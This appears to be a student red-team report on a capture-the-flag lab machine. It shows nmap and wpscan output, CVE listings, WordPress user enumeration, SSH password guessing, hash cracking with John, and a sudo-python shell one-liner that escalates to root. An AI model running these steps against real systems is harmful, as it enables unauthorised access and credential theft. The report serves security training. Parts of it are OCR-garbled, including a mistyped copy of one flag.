Red Team

Summary of Operations

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1. Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

\$ nmap -sV 192.168.1.0/24

Nmap scan report for 192.168.1.1

Host is up (0.00053s latency). Not shown: 995 filtered ports

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds? 2179/tcp open vmrdp?

3389/tcp open ms-wbt-server Microsoft Terminal Services

MAC Address: 00:15:5D:00:04:0D (Microsoft)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100

Host is up (0.00068s latency). Not shown: 998 closed ports PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

9200/tcp open http Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)

MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate) Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel

Nmap scan report for 192.168.1.105

Host is up (0.00081s latency). Not shown: 998 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.29 MAC Address: 00:15:5D:00:04:0F (Microsoft)

Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux kernel

Nmap scan report for 192.168.1.110

Host is up (0.00080s latency). Not shown: 995 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)

80/tcp open http Apache httpd 2.4.10 ((Debian))

111/tcp open rpcbind 2-4 (RPC #100000)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

MAC Address: 00:15:5D:00:04:10 (Microsoft)

Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.115

Host is up (0.00085s latency). Not shown: 995 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)

80/tcp open http Apache httpd 2.4.10 ((Debian))

111/tcp open rpcbind 2-4 (RPC #100000)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

MAC Address: 00:15:5D:00:04:11 (Microsoft)

Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90

Host is up (0.0000090s latency). Not shown: 999 closed ports PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.1p1 Debian 5 (protocol 2.0)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel

```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-10 18:56 PST
Nmap scan report for 192.168.1.1
Host is up (0.000605 latency).
Not shown: 995 filtered ports
        STATE SERVICE
PORT
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
2179/tcp open vmrdp
3389/tcp open ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT
        STATE SERVICE
22/tcp
         open ssh
9200/tcp open wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.0036s latency).
Not shown: 998 closed ports
      STATE SERVICE
PORT
22/tcp open ssh
80/tcp open http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.0022s latency).
Not shown: 995 closed ports
        STATE SERVICE
PORT
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
```

```
Nmap scan report for 192.168.1.110
Host is up (0.0022s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.00092s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up (0.000011s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
22/tcp open ssh
Nmap done: 256 IP addresses (6 hosts up) scanned in 6.80 seconds
root@Kali:~#
```

This scan identifies the services below as potential points of entry:

• Target 1

- 22/tcp open ssh
 OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
- 80/tcp open http Apache httpd 2.4.10 ((Debian))
- 111/tcp open rpcbind 2-4 (RPC #100000)
- 39/tcp open netbios-ssn Samba smbd 3.X 4.X (workgroup: WORKGROUP)
- 445/tcp open netbios-ssn Samba smbd 3.X 4.X (workgroup: WORKGROUP)

```
root@Kali:~# nmap 192.168.1.110 -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-10 18:55 PST
Nmap scan report for 192.168.1.110
Host is up (0.0012s latency).
Not shown: 995 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp open http Apache httpd 2.4.10 ((Debian))
111/tcp open rpcbind 2-4 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 P address (1 host up) scanned in 12.62 seconds
```

2. Critical Vulnerabilities

The following vulnerabilities were identified on each target:

Target 1

- Wordpress supports the *Pingback XML-RPC API*.
 - Word Press XMS-RPC Pingback Vulnerability Using XML-RPC feature, an attacker can scan other hosts on the intranet or internet via the affected server.
- Wordpress supports wp-cron.php
 - Can slow down or bring the site down by reducing performance at the time of high HTTP traffic (*check Appendix Page for more info)

Generic Profile Scan of the Target 1 URL: Detect WP Version and General Scan

Command used: wpscan --url http://192.168.1.110/wordpress



```
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Thu Feb 18 23:30:07 2021
Interesting Finding(s):
[+] http://192.168.1.110/wordpress/
   Interesting Entry: Server: Apache/2.4.10 (Debian)
   Found By: Headers (Passive Detection)
  Confidence: 100%
[+] http://192.168.1.110/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
   Confidence: 100%
   References:
    - http://codex.wordpress.org/XML-RPC_Pingback_API
   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
    - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
[+] http://192.168.1.110/wordpress/readme.html
   Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
[+] http://192.168.1.110/wordpress/wp-cron.php
   Found By: Direct Access (Aggressive Detection)
   Confidence: 60%
   References:
    - https://www.iplocation.net/defend-wordpress-from-ddos
      https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.8.15 identified (Latest, released on 2020-10-29).
   Found By: Emoji Settings (Passive Detection)
   - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.15'
Confirmed By: Meta Generator (Passive Detection)
   - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.15'
[i] The main theme could not be detected.
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <-----
```

```
[i] No Config Backups Found.
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Thu Feb 18 23:30:10 2021
[+] Requests Done: 55
[+] Cached Requests: 4
[+] Data Sent: 11.718 KB
[+] Data Received: 13.188 MB
[+] Memory used: 176.859 MB
[+] Elapsed time: 00:00:03
root@Kali:~#
```

Other vulnerabilities

Command: nmap -sV --script=vulners -v 192.168.1.110

```
root@Kali:~# nmap -sV --script=vulners -v 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-19 00:22 PST
NSE: Loaded 46 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:22
Completed NSE at 00:22, 0.00s elapsed
Initiating NSE at 00:22
Completed NSE at 00:22, 0.00s elapsed
Initiating ARP Ping Scan at 00:22 Scanning 192.168.1.110 [1 port]
Completed ARP Ping Scan at 00:22, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:22
Completed Parallel DNS resolution of 1 host. at 00:22, 0.01s elapsed
Initiating SYN Stealth Scan at 00:22
Scanning 192.168.1.110 [1000 ports]
Discovered open port 445/tcp on 192.168.1.110
Discovered open port 111/tcp on 192.168.1.110
Discovered open port 22/tcp on 192.168.1.110
Discovered open port 139/tcp on 192.168.1.110
Discovered open port 80/tcp on 192.168.1.110
Completed SYN Stealth Scan at 00:22, 0.09s elapsed (1000 total ports)
Initiating Service scan at 00:22
Scanning 5 services on 192.168.1.110
Completed Service scan at 00:22, 11.02s elapsed (5 services on 1 host)
NSE: Script scanning 192.168.1.110.
Initiating NSE at 00:22
Completed NSE at 00:22, 1.88s elapsed
Initiating NSE at 00:22
Completed NSE at 00:22, 0.01s elapsed
Nmap scan report for 192.168.1.110
Host is up (0.0018s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
                          VERSION
                          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
  vulners:
    cpe:/a:openbsd:openssh:6.7p1:
                                 https://vulners.com/cve/CVE-2015-5600
        CVE-2015-5600 8.5
        EDB-ID:40888
                         7.8
                                 https://vulners.com/exploitdb/EDB-ID:40888
                                                                                   *EXPLOIT*
```

```
22/tcp open ssh
                            OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
  vulners:
    cpe:/a:openbsd:openssh:6.7p1:
         CVE-2015-5600
                          8.5
                                   https://vulners.com/cve/CVE-2015-5600
                                   https://vulners.com/exploitdb/EDB-ID:40888
                                                                                         *EXPLOIT*
         EDB-ID:40888
                          7.8
         EDB-ID:41173
                          7.2
                                   https://vulners.com/exploitdb/EDB-ID:41173
                                                                                         *EXPLOTT*
                                   https://vulners.com/cve/CVE-2015-6564
https://vulners.com/cve/CVE-2018-15919
         CVE-2015-6564
                          6.9
         CVE-2018-15919
                          5.0
         CVE-2017-15906
                                   https://vulners.com/cve/CVE-2017-15906
                          5.0
         SSV:90447
                          4.6
                                   https://vulners.com/seebug/SSV:90447
                                                                                *EXPLOIT*
                          4.6
                                                                                         *EXPLOIT*
         EDB-ID: 45233
                                   https://vulners.com/exploitdb/EDB-ID:45233
                                   https://vulners.com/exploitdb/EDB-ID:45210
https://vulners.com/exploitdb/EDB-ID:45001
         EDB-ID:45210
                          4.6
                                                                                        *EXPLOIT*
         EDB-ID: 45001
                                                                                        *EXPLOIT*
                          4.6
         EDB-ID:45000
                          4.6
                                   https://vulners.com/exploitdb/EDB-ID:45000
                                                                                         *EXPLOIT*
                                   https://vulners.com/exploitdb/EDB-ID:40963
         EDB-ID:40963
                          4.6
                                                                                         *EXPLOIT*
                                   https://vulners.com/exploitdb/EDB-ID:40962
https://vulners.com/cve/CVE-2016-0778
         EDB-ID:40962
                          4.6
                                                                                         *EXPLOIT*
         CVE-2016-0778
                          4.6
         CVE-2020-14145 4.3
                                   https://vulners.com/cve/CVE-2020-14145
                                   https://vulners.com/cve/CVE-2015-5352
         CVE-2015-5352
                          4.3
         CVE-2016-0777
                          4.0
                                   https://vulners.com/cve/CVE-2016-0777
                                   https://vulners.com/cve/CVE-2015-6563
         CVE-2015-6563
                          1.9
                            Apache httpd 2.4.10 ((Debian))
80/tcp open http
 http-server-header: Apache/2.4.10 (Debian)
  vulners:
    cpe:/a:apache:http_server:2.4.10:
         CVE-2017-7679
                          7.5
                                   https://vulners.com/cve/CVE-2017-7679
         CVE-2017-7668
                                   https://vulners.com/cve/CVE-2017-7668
                          7.5
         CVE-2017-3169
                          7.5
                                   https://vulners.com/cve/CVE-2017-3169
        CVE-2017-3167
                                   https://vulners.com/cve/CVE-2017-3167
                          7.5
                                   https://vulners.com/cve/CVE-2018-1312
https://vulners.com/cve/CVE-2017-15715
         CVE-2018-1312
                          6.8
         CVE-2017-15715
                          6.8
         CVE-2017-9788
                                   https://vulners.com/cve/CVE-2017-9788
                          6.4
                                   https://vulners.com/cve/CVE-2019-0217
         CVE-2019-0217
                          6.0
                                   https://vulners.com/exploitdb/EDB-ID:47689
https://vulners.com/cve/CVE-2020-1927
         EDB-ID:47689
                          5.8
                                                                                         *EXPLOIT*
         CVE-2020-1927
                          5.8
         CVE-2019-10098 5.8
                                   https://vulners.com/cve/CVE-2019-10098
         1337DAY-ID-33577
                                   5.8
                                            https://vulners.com/zdt/1337DAY-ID-33577
                                                                                                  *EXPLOIT*
         CVE-2016-5387
                          5.1
                                   https://vulners.com/cve/CVE-2016-5387
         SSV:96537
                                   https://vulners.com/seebug/SSV:96537
                          5.0
                                                                                *EXPLOIT*
        MSF:AUXILIARY/SCANNER/HTTP/APACHE_OPTIONSBLEED 5.0
                                                                       https://vulners.com/metasploit/MS
EED
         *EXPLOIT*
                                                                       https://vulners.com/exploitpack/E
         EXPLOITPACK: DAED9B9E8D259B28BF72FC7FDC4755A7
                                                              5.0
```

```
EXPLOITPACK: DAED9B9E8D259B28BF72FC7FDC4755A7
                                                             5.0
                                                                      https://vulners.com/exploitpack/E
A7
         EXPLOITPACK: C8C256BE0BFF5FE1C0405CB0AA9C075D
                                                             5.0
                                                                      https://vulners.com/exploitpack/E
5D
         *EXPLOIT*
        CVE-2020-1934
                                   https://vulners.com/cve/CVE-2020-1934
                          5.0
                                   https://vulners.com/cve/CVE-2019-0220
        CVE-2019-0220 5.0
                                   https://vulners.com/cve/CVE-2018-17199
        CVE-2018-17199 5.0
                                   https://vulners.com/cve/CVE-2018-17189
https://vulners.com/cve/CVE-2018-1303
        CVE-2018-17189 5.0
        CVE-2018-1303
                          5.0
                                   https://vulners.com/cve/CVE-2017-9798
        CVE-2017-9798
                          5.0
                                   https://vulners.com/cve/CVE-2017-15710
        CVE-2017-15710 5.0
        CVE-2016-8743
                         5.0
                                   https://vulners.com/cve/CVE-2016-8743
https://vulners.com/cve/CVE-2016-2161
        CVE-2016-2161
                          5.0
        CVE-2016-0736
                          5.0
                                   https://vulners.com/cve/CVE-2016-0736
                                   https://vulners.com/cve/CVE-2015-3183
        CVE-2015-3183
                         5.0
                                   https://vulners.com/cve/CVE-2015-0228
https://vulners.com/cve/CVE-2014-3583
        CVE-2015-0228
                          5.0
        CVE-2014-3583
                          5.0
        1337DAY-ID-28573
                                   5.0
                                            https://vulners.com/zdt/1337DAY-ID-28573
                                                                                                 *EXPLOIT*
                                   5.0
                                            https://vulners.com/zdt/1337DAY-ID-26574
         1337DAY-ID-26574
                                                                                                *EXPLOIT*
                                   https://vulners.com/exploitdb/EDB-ID:47688
https://vulners.com/cve/CVE-2020-11985
        EDB-ID:47688
                         4.3
                                                                                       *EXPLOIT*
         CVE-2020-11985 4.3
        CVE-2019-10092 4.3
                                   https://vulners.com/cve/CVE-2019-10092
                                   https://vulners.com/cve/CVE-2018-1302
        CVE-2018-1302
                         4.3
                                   https://vulners.com/cve/CVE-2018-1301
https://vulners.com/cve/CVE-2016-4975
        CVE-2018-1301
                          4.3
                         4.3
        CVE-2016-4975
                                   https://vulners.com/cve/CVE-2015-3185
        CVE-2015-3185
                          4.3
         CVE-2014-8109
                         4.3
                                   https://vulners.com/cve/CVE-2014-8109
                                           https://vulners.com/zdt/1337DAY-ID-33575
        1337DAY-ID-33575
                                                                                                *EXPLOIT*
                                   4.3
         CVE-2018-1283
                          3.5
                                   https://vulners.com/cve/CVE-2018-1283
        CVE-2016-8612
                                   https://vulners.com/cve/CVE-2016-8612
                          3.3
        PACKETSTORM: 140265
                                           https://vulners.com/packetstorm/PACKETSTORM:140265
        EDB-ID: 42745
                          0.0
                                   https://vulners.com/exploitdb/EDB-ID:42745
                                                                                       *EXPLOIT*
         EDB-ID:40961
                          0.0
                                   https://vulners.com/exploitdb/EDB-ID:40961
                                                                                       *EXPLOIT*
                                   https://vulners.com/zdt/1337DAY-ID-601 *EXPLOIT*
        1337DAY-ID-601 0.0
         1337DAY-ID-2237 0.0
                                   https://vulners.com/zdt/1337DAY-ID-2237 *EXPLOIT*
         1337DAY-ID-1415 0.0
                                   https://vulners.com/zdt/1337DAY-ID-1415 *EXPLOIT*
         1337DAY-ID-1161 0.0
                                   https://vulners.com/zdt/1337DAY-ID-1161 *EXPLOIT*
```

```
2-4 (RPC #100000)
111/tcp open rpcbind
  rpcinfo:
                        port/proto service
    program version
    100000 2,3,4
                        111/tcp
                                    rpcbind
                                    rpcbind
    100000 2,3,4
                          111/udp
    100000 3,4
                          111/tcp6 rpcbind
                       111/udp6 rpcbind
39311/tcp6 status
    100000 3,4
    100024
            1
    100024
                        39965/udp
                                    status
                        40636/udp6 status
    100024
            1
                                    status
    100024 1
                        50033/tcp
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
NSE: Script Post-scanning.
Initiating NSE at 00:22
Completed NSE at 00:22, 0.00s elapsed
Initiating NSE at 00:22
Completed NSE at 00:22, 0.00s elapsed Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.21 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.048KB)
root@Kali:~# [
```

3. Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
 - flag1.txt: {b9bbcb33e11b80be759c4e844862482d}
 - Exploit Used
 - Command injection into website
 - http://192.168.1.110/service.html
 - Displaying page source reveals flag1

```
← → ♂ 슙
                                                                                                                  i view-source:http://192.168.1.110/service.html
                                                                                                                                                                                                                                                                                                                                                                                                                                                                    ... ☑ ☆
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               🔥 Kali Linux 🔪 Kali Training 🔌 Kali Tools 💆 Kali Docs 🦎 Kali Forums 🛕 NetHunter 👭 Offensive Security 🛰 Exploit-DB 🤏 GHDB 👭 MSFU
                                                                                                                                                                        <div class="info"></div>
                                                                                                                                                          </form>
                                                                                                                                          </div>
                                                                                                                          </div>
                                                                                                           </div>
                                                                                                           </div>
                                                                                                                          </div>
                                                                                                           </div>
                                                                            </div>
                                                               </footer>
                                                           c!-- Float(b9bbcb33e11b80bc75c4e844862482d) -->

<script src="js/vendor/jquery-2.2.4.min.js"></script>

<script src="js/vendor/jquery-2.2.4.min.js"></script>

<script src="js/vendor/jquery-2.2.4.min.js"></script>

<script src="js/vendor/bootstrap.min.js"></script>

<script src="js/vendor/bootstrap.min.js"></script>

<script src="js/vendor/bootstrap.min.js"></script>

<script src="js/easing.min.js"></script>

<script src="js/easing.min.js"></script>

<script src="js/easing.min.js"></script>

<script src="js/superfish.min.js"></script>

<script src="js/juery.ajaxchimp.min.js"></script>

<script src="js/juery.ajaxchimp.min.js"></script>

<script src="js/juery.aganific-popup.min.js"></script>

<script src="js/juery.aganific-popup.min.js"></script>

<script src="js/juery.sticky.js"></script>

<script src="js/juery.sticky.js"></script>

<script src="js/juery.nice-select.min.js"></script>

<script src="js/juery.counterup.min.js"></script>

<script src="js/jaarlax.min.js"></script>

<script src="js/jaarlax.min.js"></script>

<script src="js/garallax.min.js"></script>

<script src="js/main.js"></script>

<script src="js/main.js"></script>
<script src="js/main.js"></script>
<script src="js/main.js"></scr
                                                        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -
                                               </body>
```

flag2.txt: {fc3fd58dcdad9ab23faca6e9a36e581c}

- Exploit Used
 - Ran a wpscan to enumerate the wordpress site and found user names

Command used:

wpscan --url http://192.168.1.110/wordpress --enumerate u

- Guessed michael's password and ssh'd into machine
 - o ssh michael@192.168.1.110
 - Password: michael
 - cat /var/www/flag2.txt

```
michael@target1:/var/www$ pwd
/var/www
michael@target1:/var/www$ ls
flag2.txt michael@target1:/var/www$
```

```
flag2.txt michael@target1:/var/www$ cat flag2.txt flag2{fc3fd58dcdad9ab23faca6e9a36e581c} michael@target1:/var/www$
```

flag3.txt: {afc01ab56b50591e7dccf93122770cd2}


- Exploit Used
 - Privilege escalation of michael's account using mysql
 - Mysql -u root -p
 - Show databases:
 - Use wordpress;
 - Select * from wp_posts WHERE post_status != 'publish'
 - Both flags 3 and 4 can be found at this step

```
mysql> select * from wp_posts WHERE post_status ≠ 'publish'\G
************************ 1. row ******************
                  ID: 4
         post_author: 1
           post date: 2018-08-13 01:48:31
       post_date_gmt: 0000-00-00 00:00:00
        post_content: flag3{afc01ab56b50591e7dccf93122770cd2}
          post_title: flag3
        post_excerpt:
         post_status: draft
      comment_status: open
         ping_status: open
       post_password:
           post_name:
             to_ping:
              pinged:
       post_modified: 2018-08-13 01:48:31
   post_modified_gmt: 2018-08-13 01:48:31
post_content_filtered:
         post_parent: 0
                guid: http://raven.local/wordpress/?p=4
          menu order: 0
           post_type: post
      post_mime_type:
       comment count: 0
*********************** 2. row *****************
```

• flag4.txt: {715dea6c055b9fe3337544932f2941ce}

- Exploit Used
 - Brute forced steven's password and escalated privileges
 - Mysql -u root -p
 - Show databases:
 - Use wordpress;
 - Show tables;
 - exfiltrated password hashes for both michael and steven and copied to hash.txt
 - John hash txt

- Exfiltrated decrypted password for steven: pink84
- o Su steven
- Sudo python -c 'import pty;pty.spawn("bin/bash");'
 - Escalated michael's privileges to root
- o Cd /root
- Cat flag4.txt



APPENDIX

WP-Cron detection

https://github.com/wpscanteam/wpscan/issues/1299

"Crons in WordPress are very important, even if they are not a security problem by themselves. With a bit of enthusiasm, it would be possible to make a DDoS attack against wp-cron.php since it will return a 200 code when executed.

There are usually three ways to run it: the internal automatic system, the system to turn off the cron but to run it via an HTTP call, or to run it via an internal cron / WP-CLI.

In these cases, it may be interesting to warn that the WP-CRON is publicly accessible if it returns a 200 code or if it is protected when it returns a 403 or similar.

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